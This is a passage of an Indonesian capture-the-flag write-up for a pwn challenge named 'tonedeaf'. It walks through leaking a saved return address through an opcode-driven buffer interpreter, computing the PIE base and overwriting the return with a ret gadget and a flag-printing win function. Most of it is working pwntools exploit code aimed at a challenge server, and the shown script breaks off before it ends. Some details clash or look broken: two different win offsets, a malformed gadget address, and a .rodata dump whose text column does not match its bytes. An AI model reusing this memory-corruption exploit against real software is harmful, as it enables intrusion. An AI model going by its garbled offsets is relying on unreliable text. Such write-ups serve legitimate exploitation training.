    unsigned __int64 v8; // [rsp+B8h] [rbp-8h]

    v8 = __readfsqword(0x28u);
    memset(v7, 0, 128);
    v6 = v7;
}

```

Offset target kita dalam function rehearse

Lalu targetnya bisa menuju ke fungsi it_is_time_go di 0x11c9 yang buka flag.txt dan print isinya:

```

1 void __noreturn it_is_time_go()
2 {
3     char v0; // [rsp+7h] [rbp-9h]
4     FILE *stream; // [rsp+8h] [rbp-8h]
5
6     stream = fopen("flag.txt", "r");
7     if ( !stream )
8         exit(0);
9     while ( 1 )
10    {
11        v0 = fgetc(stream);
12        if ( v0 == -1 )
13            break;
14        putchar(v0);
15    }
16    putchar(10);
17    exit(0);
18 }

```

Fungsi `it_is_time_go`

Lalu dalam `rehearse` ada pengecekan token 3 kali, ketiganya bisa diambil statically via `.rodata` dengan `objdump`

```

└─$ objdump -s -j .rodata ./tonedeaf

./tonedeaf:      file format elf64-x86-64

Contents of section .rodata:
0000 01000000 73006666 61672074 787400e2  ....r.flag.txt..
2010 99ac00e2 99ab00e2 99aa00e2 99a90000  .....
2020 50141111 40141111 30141111 00141fff  <...F...P...h...
2030 80f4ffff 96f4ffff a8f4ffff b4f4ffff  .....
2040 54696d65 20676f20 66697368 696e672c  Time go fishing,
2050 20717565 73746966 6e3f2000 596f7520  question? .You
2060 73617920 257300          say %.

```

Dump `.rodata` untuk token opcode

Dari hasil dump,

- T0 = `b'\xe2\x99\xac'`,
- T1 = `b'\xe2\x99\xab'`,
- T2 = `b'\xe2\x99\xaa'`,
- T3 = `b'\xe2\x99\xa9'`.

Karena ada fungsi `it_is_time_go`, kita ga usah repot-repot `ret2libc`. Tinggal leak saved RET di offset `0x98` buat dapet PIE base, terus overwrite saved RET dengan `ret gadget + win`.

Sekarang kita perlu cari ROP `ret gadget`. Tinggal cari:

```

└─$ ROPgadget --binary ./tonedeaf | grep ": ret$"
0x0000000000000101a : ret

```

ROPgadget `ret`

Dapet `0x101a`.

Solution

Sekarang tinggal bikin generator programnya.

```
v2 = v3 = v4 = 0
prog = bytearray()
pos = 0
def set_mode(m):
    global v2, v3, v4
    if (m & 1) != v2: prog.extend(T0); v2 ^= 1
    if (m & 2) != (v3 << 1): prog.extend(T1); v3 ^= 1
    if (m & 4) != (v4 << 2): prog.extend(T2); v4 ^= 1
def move_right(n):
    global pos
    set_mode(0); prog.extend(T3 * n); pos += n
def move_left(n):
    global pos
    set_mode(1); prog.extend(T3 * n); pos -= n
def move_to(t):
    if t > pos: move_right(t - pos)
    elif t < pos: move_left(pos - t)
def read_byte(): set_mode(4); prog.extend(T3)
def write_byte(): set_mode(5); prog.extend(T3)
```

Terus tinggal leak dan overwrite:

```
move_to(0x98)
for i in range(8):
    read_byte()
    if i != 7: move_right(1)

move_to(0x98)
for i in range(16):
    write_byte()
    if i != 15: move_right(1)
```

Ukurannya cuma sekitar 600 byte, aman di bawah limit fgets(s, 2048, stdin):

```
io = process(['stdbuf', '-o0', './tonedeaf'])
io.recvuntil(b'question? ')
io.sendline(bytes(prog))
io.recvuntil(b'You say ')
io.recvuntil(b'\n')
saved_ret = u64(io.recv(8))
pie_base = saved_ret - 0x15e2
ret_gadget = pie_base + 0x101a
```

```
win = pie_base + 0x11ea
io.send(p64(ret_gadget) + p64(win))
io.interactive()
```

Jadi flow exploitnya seperti ini:

1. Baca token .rodata -> T0-T3
2. Bangun program: move v6 ke offset 0x98; case 4 x 8 (leak 8 byte saved RET);
move v6 balik ke 0x98; case 5 x 16 (tulis ret_gadget + win)
3. Kirim program ke fgets
4. Baca echo printf sampe newline
5. Baca 8 byte leak -> saved_ret
6. Hitung pie_base = saved_ret - 0x15e2
7. Hitung ret_gadget = pie_base + 0x101a
8. Hitung win = pie_base + 0x11c9
9. Kirim p64(ret_gadget) + p64(win)
10. Write di rehearse, lompat ke win
11. Fungsi win membaca flag.txt, print isinya, lalu exit

Solver

Full Exploit Code:

```
from pwn import *
context.binary = elf = ELF('./tonedeaf')
context.log_level = 'info'

T0 = b'\xe2\x99\xac'
T1 = b'\xe2\x99\xab'
T2 = b'\xe2\x99\xaa'
T3 = b'\xe2\x99\xa9'

RET_OFFSET = 0x101a      # <- from ROPgadget: ": ret$"
WIN_OFFSET = 0x11c9      # it_is_time_go

v2 = v3 = v4 = 0
prog = bytearray()
pos = 0

def set_mode(m):
    global v2, v3, v4
    if (m & 1) != v2: prog.extend(T0); v2 ^= 1
    if (m & 2) != (v3 << 1): prog.extend(T1); v3 ^= 1
```

```

    if (m & 4) != (v4 << 2): prog.extend(T2); v4 ^= 1

def move_right(n):
    global pos
    set_mode(0); prog.extend(T3 * n); pos += n

def move_left(n):
    global pos
    set_mode(1); prog.extend(T3 * n); pos -= n

def move_to(t):
    if t > pos: move_right(t - pos)
    elif t < pos: move_left(pos - t)

def read_byte():
    set_mode(4); prog.extend(T3)

def write_byte():
    set_mode(5); prog.extend(T3)

# Leak saved RET at offset 0x98
move_to(0x98)
for i in range(8):
    read_byte()
    if i != 7: move_right(1)

# Rewind and stage 16 bytes (ret_gadget + win) at 0x98
move_to(0x98)
for i in range(16):
    write_byte()
    if i != 15: move_right(1)

io = connect("103.160.213.168", "33312")
io.recvuntil(b'question? ')
io.sendline(bytes(prog))

# The program will block on getchar(); send payload now so
# rehearse proceeds.
io.recvuntil(b'You say ')
io.recvuntil(b'\n')

saved_ret = u64(io.recv(8))
pie_base = saved_ret - 0x15e2

```
